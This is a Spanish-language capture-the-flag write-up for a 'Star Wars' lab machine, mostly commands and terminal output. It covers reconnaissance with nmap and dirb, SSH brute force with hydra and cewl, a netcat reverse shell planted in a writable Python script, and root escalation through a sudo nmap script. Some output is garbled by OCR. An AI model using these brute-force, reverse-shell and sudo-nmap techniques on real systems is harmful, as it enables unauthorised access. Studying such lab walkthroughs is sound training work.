## Write UP star Wars


Vamos a empezar haciendo un nmap para detectar la ip de la maquina vulnerable

```
nmap -sN 172.26.0.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 09:06 EST
Nmap scan report for 172.26.0.1
Host is up (0.000075s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE
                      SERVICE
53/tcp open|filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 172.26.0.2
Host is up (0.00010s latency).
All 1000 scanned ports on 172.26.0.2 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 172.26.0.3
Host is up (0.00013s latency).
All 1000 scanned ports on 172.26.0.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C1:7A:BE (Oracle VirtualBox virtual NIC)
Nmap scan report for 172.26.0.6
Host is up (0.00016s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE
                     SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 08:00:27:23:78:EF (Oracle VirtualBox virtual NIC)
Nmap scan report for 172.26.0.4
Host is up (0.0000070s latency).
All 1000 scanned ports on 172.26.0.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

En este caso la ip de la máquina de star wars es la 172.26.0.6

Como bien pone ahi hay un puerto 22 y 80 abierto.


Asique buscamos en el navegador esa ip y nos sale esta pagina



Password you shall find

Para poder encontar la contraseña en la página lo que vamos a hacer es mirar en su codigo fuente y a bajo del todo nos sale este texto


Con la pista que nos han dado de que la contraseña esta aqui lo que hacemos es descargar la imagen y la vamos a meter en la herramienta steganography



Donde vemos que la contraseña es babyYoda123, ahora aunque sabemos una contreña no sabemos el nombre de usuario asique haremos un ataque en bruto al directorio usando la herramienta dirb .


```
(root@ kali)-[/home/kali]
dirb http://172.26.0.6
```

Vemos un archivo de texto llamado robots.txt pero al entrar no vemos nada interesante



Asique probamos otra vez el anterior comando, pero buscando otros archivos

Vemos user.js y vemos que tiene el nombre de dos usuarios en este caso han y skywalker



Al hacer un ataque con hydra vemos el siguiente resultado

```
(root@ kali)-[/home/kali]
@ hydra -L users.txt -p babyYoda123 172.26.0.6 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-26 09:29:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend.
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:2/p:1), ~1 try per
[DATA] attacking ssh://172.26.0.6:22/
[22][ssh] host: 172.26.0.6 login: han password: babyYoda123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-26 09:29:18
```

La contraseña de babyYoda123 esta asociada al usuario han asique vamos a iniciar sesion por ssh

```
(root@ kali)-[/home/kali]
ssh han@172.26.0.6
The authenticity of host '172.26.0.6 (172.26.0.6)' can't be established.
ED25519 key fingerprint is SHA256:/GcSNKVqNNbqPwnAsYIwLQM+yPbHijsdrpOR+0R/vHY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.26.0.6' (ED25519) to the list of known hosts.
han@172.26.0.6's password:
Linux starwars 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 23 08:18:42 2020 from ::1
han@starwars:~$
```


Hacemos un ls y vemos el archivo note.txt en secrets

```
LAST LOGIII. IIIU JUL 23 00.10.42 2020 ITOM ...1
han@starwars:~$ ls -la
total 32
drwxr-xr-x 4 han han 4096 Jul 23 2020 .
drwxr-xr-x 5 root root 4096 Jul 23 2020 ...
-rw----- 1 han
                 han
                       483 Jul 24 2020 .bash_history
-rw-r--r-- 1 han
                       220 Apr 18 2019 .bash_logout
                  han
                  han 3526 Apr 18
-rw-r--r-- 1 han
                                   2019 .bashrc
                  han 4096 Jul 23
      —— 3 han
                                   2020 .gnupg
drwx-
-rw-r--r-- 1 han
                 han
                       807 Apr 18
                                   2019 .profile
drwxr-xr-x 2 han han 4096 Jul 24
                                   2020 .secrets
han@starwars:~$
```

```
han@starwars:~$ cd .secrets/
han@starwars:~/.secrets$ ls
note.txt
han@starwars:~/.secrets$ cat note.txt
Anakin is a cewl kid.
han@starwars:~/.secrets$
```

Comprobamos el archivo passwd para ver los usuarios y vimos a starwalker y a darth

```
hannstarwars:~/.secrets$ tail /etc/passwd
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:112:119::/var/lib/saned:/usr/sbin/nologin
colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
lightdm:x:115:121:Light Display Manager:/var/lib/lightdm:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
han:x:1000:1000::/home/han:/bin/bash
skywalker:x:1001:1001::/home/skywalker:/bin/bash
Darth:x:1002:1002::/home/Darth:/bin/bash
```



Anteriormente el creador dio la pista de cewl, por lo que usuraremos ese comando usando un archivo txt como lista de contraseñas para nuestro ataque bruto a través de ssh

```
(root@kali)-[/home/kali]

# cewl https://172.26.0.6/r2d2 > dict.txt

(root@kali)-[/home/kali]

# ls

13853.pl attention.txt Descargas Desktop dict.txt Documents
```

```
| The correct content of the content
```

Ahora tenemos el usuario skywalker con la contraseña tatooine asique iniciamos sesion por ssh

```
(root@ kali)-[/home/kali]
# ssh skywalker@172.26.0.6
skywalker@172.26.0.6's password:
Linux starwars 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 24 20:09:34 2020 from 192.168.0.118
skywalker@starwars:~$
```

Repetimos lo mismo que hicimos con el usuario de han y vemos una carpeta llamada darth en el home, dentro de darth vemos un directorio oculto llamado secrets que contiene un archivo en python llamado evil.py

skywalker@starwars:~\$ cd .secrets/

```
skywalker@starwars:~/.secrets$ ls
note.txt
skywalker@starwars:~/.secrets$ cat note.txt
Darth must take up the job of being a good father
skywalker@starwars:~/.secrets$ cd
skywalker@starwars:~$ cd home/
-bash: cd: home/: No such file or directory
skywalker@starwars:~$ cd home
-bash: cd: home: No such file or directory
skywalker@starwars:~$ cd /home
skywalker@starwars:/home$ ls
skywalker@starwars:/home$ cd Darth/
skywalker@starwars:/home/Darth$ ls -la
total 44
drwxr-xr-x 5 Darth Darth 4096 Jul 24
                                       2020
drwxr-xr-x 5 root root 4096 Jul 23 -rw- 1 Darth Darth 2351 Jul 24
                                       2020
                                       2020 .bash_history
-rw-r--r-- 1 Darth Darth 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 Darth Darth 3526 Apr 18 2019 .bashrc
drwx — 3 Darth Darth 4096 Jul 23 2020 .gnupg
-rw — 1 Darth Darth 42 Jul 24 2020 .lesshst
drwxr-xr-x 3 Darth Darth 4096 Jul 24 2020 .local
-rw-r--r-- 1 Darth Darth 807 Apr 18 2019 .profile
drwxr-xr-x 2 Darth Darth 4096 Jul 24 2020 .secrets
-rw-r--r-- 1 Darth Darth 66 Jul 24 2020 .selected_editor
skywalker@starwars:/home/Darth$
skywalker@starwars:/home/Darth$ cd .secrets/
skywalker@starwars:/home/Darth/.secrets$ ls
evil.py
skywalker@starwars:/home/Darth/.secrets$
skywalker@starwars:/home/Darth/.secrets$ cat evil.py
# Let the fear flow through you every single minute
fear = 1
anger = fear
hate = anger
suffering = hate
skywalker@starwars:/home/Darth/.secrets$
```

Asique ahora toca escalar privilegios, para ello usamos el sript evil.py ya que erea modificable, y eidtamos al shell inverso get como darth sobre netcat

```
skywalker@starwars:/home/Darth/.secrets

Archivo Acciones Editar Vista Ayuda

GNU nano 3.2

evil.py

# Let the fear flow through you every single minute

#fear = 1
#anger = fear
#hate = anger
#suffering = hate
import os
os.system("nc -e /bin/bash 172.26.0.4 1234")
```

Después iniciamos sesion como Darh y ponemos python one-liner para obtener el shell TTY y luego comprobamos los privilegios con sudo

El usuario Darth posee el derecho sudo para NMAP, escribimos el script root.nse dentro de /tmp para ejecutar /bin/bash para escalar privilegios de root

```
QUITTING!
Darth@starwars:~$ echo "os.execute('bin/sh')">/tmp/root.nse
echo "os.execute('bin/sh')">/tmp/root.nse
Darth@starwars:~$ sudo nmap --script=/tmp/root.nse
sudo nmap --script=/tmp/root.nse
```

Y aquí tenemos la flag siendo root